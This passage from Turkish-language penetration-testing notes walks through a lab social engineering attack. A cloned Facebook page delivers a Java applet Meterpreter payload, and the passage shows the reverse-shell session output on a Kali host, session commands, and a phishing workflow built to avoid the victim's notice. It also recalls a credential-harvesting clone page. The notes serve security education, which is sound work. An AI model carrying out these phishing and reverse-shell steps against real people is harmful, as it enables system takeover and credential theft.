
OK denir ve ekrana gelen dialog box'taki Continue düğmesine tıklanılır.




Ardından güvenlik seviyesi Very High 'dan High seviyesine çekilir.



Ve sonra Apply denir.



Böylece kurban kendi sisteminde klon web sayfası ziyareti sırasında çalışacak Java Applet plugin'lerinin çalışmasına izin vermiş bulunmaktadır. Bunun üzerine kurban klon web sayfasını refresh'lediğinde aşağıdaki popup ekrana gelecektir:



Görüldüğü gibi bu sefer Java Applet plugin'i bloklanmamıştır. Çalıştırılması için izin istenmektedir. Tick kutucuğunu işaretleyip Run dediğimizde meterpreter payload'u kurbanın sisteminde çalışacaktır. Böylece kurban Kali'ye ters bir bağlantı talebinde bulunacaktır. Kali ise dinleme

modunda olduğu için ters bağlantıyı yakalayacaktır ve meterpreter session'ları Kali komut satırına gelecektir.

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
/referer_frame.php HTTP/1.1" 404 -
[*] Sending stage (751104 bytes) to 192.168.0.18
[*] Meterpreter session 1 opened (192.168.0.19:443 -> 192.168.0.18:49200) at 2016-12-09 00:29:22 +0200
[*] Sending stage (751104 bytes) to 192.168.0.18
[*] Sending stage (751104 bytes) to 192.168.0.18
[*] Sending stage (751104 bytes) to 192.168.0.18
[*] Sending stage (751104 bytes) to 192.168.0.18
[*] Sending stage (751104 bytes) to 192.168.0.18
[*] Meterpreter session 2 opened (192.168.0.19:443 -> 192.168.0.18:49207) at 2016-12-09 00:29:35 +0200
[*] Meterpreter session 3 opened (192.168.0.19:8080 -> 192.168.0.18:49203) at 2016-12-09 00:29:35 +0200
[*] Meterpreter session 4 opened (192.168.0.19:53 -> 192.168.0.18:49205) at 2016-12-09 00:29:36 +0200
[*] Meterpreter session 5 opened (192.168.0.19:25 -> 192.168.0.18:49202) at 2016-12-09 00:29:36 +0200
[*] Meterpreter session 6 opened (192.168.0.19:22 -> 192.168.0.18:49206) at 2016-12-09 00:29:36 +0200
The quieter you become, the more you are able to hear.
```


Bu session'lardan bir tanesini seçmek için önce ENTER yapılır, sonra sessions komutu girilir.

msf exploit(handler) > sessions

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
msf exploit(handler) > sessions
Active sessions
=====
  Id  Type           Information                                     Connection
  --  -
  1   meterpreter   x86/win32   hefese-PC\hefese @ HEFESE-PC                 192.168.0.19:443 -> 1
  2   meterpreter   x86/win32   hefese-PC\hefese @ HEFESE-PC                 192.168.0.19:443 -> 1
  3   meterpreter   x86/win32   hefese-PC\hefese @ HEFESE-PC                 192.168.0.19:8080 ->
)
  4   meterpreter   x86/win32   hefese-PC\hefese @ HEFESE-PC                 192.168.0.19:53 -> 19
  5   meterpreter   x86/win32   hefese-PC\hefese @ HEFESE-PC                 192.168.0.19:25 -> 19
  6   meterpreter   x86/win32   hefese-PC\hefese @ HEFESE-PC                 192.168.0.19:22 -> 19
msf exploit(handler) > 
```

İçlerinden bir tanesi seçilir.

```
msf exploit(handler) > sessions -i 1
```




```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
msf exploit(handler) > sessions
Active sessions
=====
Id  Type  Information  Connection
--  -
1  meterpreter x86/win32  hefese-PC\hefese @ HEFESE-PC 192.168.0.19:443 -> 1
2  meterpreter x86/win32  hefese-PC\hefese @ HEFESE-PC 192.168.0.19:443 -> 1
3  meterpreter x86/win32  hefese-PC\hefese @ HEFESE-PC 192.168.0.19:8080 ->
4  meterpreter x86/win32  hefese-PC\hefese @ HEFESE-PC 192.168.0.19:53 -> 19
5  meterpreter x86/win32  hefese-PC\hefese @ HEFESE-PC 192.168.0.19:25 -> 19
6  meterpreter x86/win32  hefese-PC\hefese @ HEFESE-PC 192.168.0.19:22 -> 19
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Böylece meterpreter session'ı kullanıma hazır olur.

```
meterpreter >
```

Kurban Java Applet'i çalıştır dediğinde birden fazla meterpreter session'ı Kali'ye gönderirken aynı zamanda orijinal facebook sayfasına yönlendirilir.



Böylece kurban olayın farkına varmaz. Şifreyi yanlış girdim herhalde deyip tekrar şifresini bu sefer orijinal facebook login sayfasına girer, oturumunu açar ve facebook'ta surf'unu yapar. Saldırgan ise

meterpreter session'ı üzerinden hedef sitemde dilediği atı oynatabilir duruma gelir.

Sonuç

Biz Kali'de bir klon web sayfası oluşturduk. Klon web sayfasına java applet olarak meterpreter payload'unu koyduk. Web sayfasını 80 portundan dışarıya açtık. Kullanıcıya email yoluyla web sayfamızın linkini verdik. Kullanıcı web sayfasına girdi. Java Applet'i çalıştır dedi. Böylece meterpreter çalıştı. Kullanıcı orijinal facebook login sayfasına yönlendirildi ve meterpreter bağlantıları bize geldi. Bunun neticesinde biz kullanıcının sisteminde istediğimiz gibi at oynatabilir hale geldik.

Ekstra

Bu belgede yaptığımız saldırıya sosyal mühendislik saldırısı adı verilir. Çünkü bu saldırıda biz Kali'de oluşturduğumuz web sayfasının linkini ikna edici bir mail ile kurbanı gönderdik. Böylece kurban mail'deki linke tıklayınca web sitesine bağlandı, ekrana gelen java applet plugin'ini çalıştırdı ve sistemini saldırganı teslim etmiş oldu. Yani kullanıcıyı mail ile kandırdığımız için kullanıcı email'indeki linke tıkladı, sahte web sayfasına yönlendi, applet'i çalıştırdı ve sistemine sızdı. Dolayısıyla mail üzerinden kurbanı kandırmak suretiyle sisteme sızdığımız için bu saldırıya sosyal mühendislik saldırısı adı verilir.

Örneğin *HTTrack Kullanımı.docx* belgesinde HTTrack tool'u ile klon bir web sayfası (facebook login sayfası) hazırlamıştık. O web sayfasının linkini kullanıcıya ikna edici bir mail ile göndermiştik. Kullanıcı email'indeki linke tıklamıştı. Sonra sahte facebook login sayfasına yönlendi. Kullanıcı adı ve şifre bilgilerini sahte web sayfasına girmişti. Biz de bu bilgileri dosyalamıştık ve kullanıcıyı orijinal facebook login sayfasına yönlendirmiştik. İşte bu saldırıya da sosyal mühendislik saldırısı adı verilir. Çünkü bu saldırıda da kullanıcıyı mail ile kandırmış bulunmaktayız ve bu kandırma sayesinde ki kullanıcı email'indeki linke tıkladı, sahte web sayfasına yönlendi ve kullanıcı adı - şifre bilgilerini girerek bilgilerini bize kaptırdı (Detaylı bilgi için bkz. Tez Raporu/İnternette Edinilmiş Kıymetli Bilgiler/Elden Geçirdiğim Notlar/HTTrack Kullanımı.docx). Dolayısıyla mail üzerinden kurbanı kandırmak suretiyle kurbanın kullanıcı adı - şifre bilgilerini ele geçirdiğimiz için bu saldırıya da sosyal mühendislik saldırısı adı verilir.

Anlatılan bu iki saldırı da email yoluyla yapıldığı için sosyal mühendislik saldırısı türlerinden Phishing saldırısı olarak adlandırılırlar. Phishing gibi daha birçok sosyal mühendislik saldırı türleri mevcuttur. Onlardan bazıları şu şekildedir:

Sosyal Mühendislik Saldırı Türleri;

- Phising

Email yoluyla yapılan sosyal mühendislik saldırılarına denir.

- Spear Phising

Email yoluyla yapılan sosyal mühendislik saldırılarına denir. Fakat Spear Phising spesifik bir kimseye ya da spesifik bir organizasyona email yoluyla yapılan sosyal mühendislik saldırısına denirken Phising kitlesel olarak ele geçen herkese email yoluyla yapılan sosyal mühendislik saldırılarına denir.

- Baiting

Malware içeren bir USB flash'ının bir ortamda bırakılması ve o ortamdaki kurbanın merak edip USB Flash'ı makinasına takmasıyla gerçekleşen sosyal mühendislik saldırısına denir. USB Flash'ı takan kurbanın makinası malware'i kapacaktır ve eğer yetenekliyse ağdaki her bilgisayara bulaşacaktır.

- Scareware

Kullanıcıya makinasının virüslü olduğunu ileri sürerek temizlemesi için belirtilen uygulamayı indir şeklinde kandırma usulünü kullanan saldırılara scareware saldırısı denir. Kullanıcı makinasını temizlemek amacıyla malware'i indirince saldırgan hedef sistemi ele geçirmiş olur.

Yararlanılan Kaynaklar

Web Penetration Testing in Kali Linux, pg. 132-139

<https://samsclass.info/123/proj10/p4-set-java.htm>

<http://searchsecurity.techtarget.com/definition/social-engineering>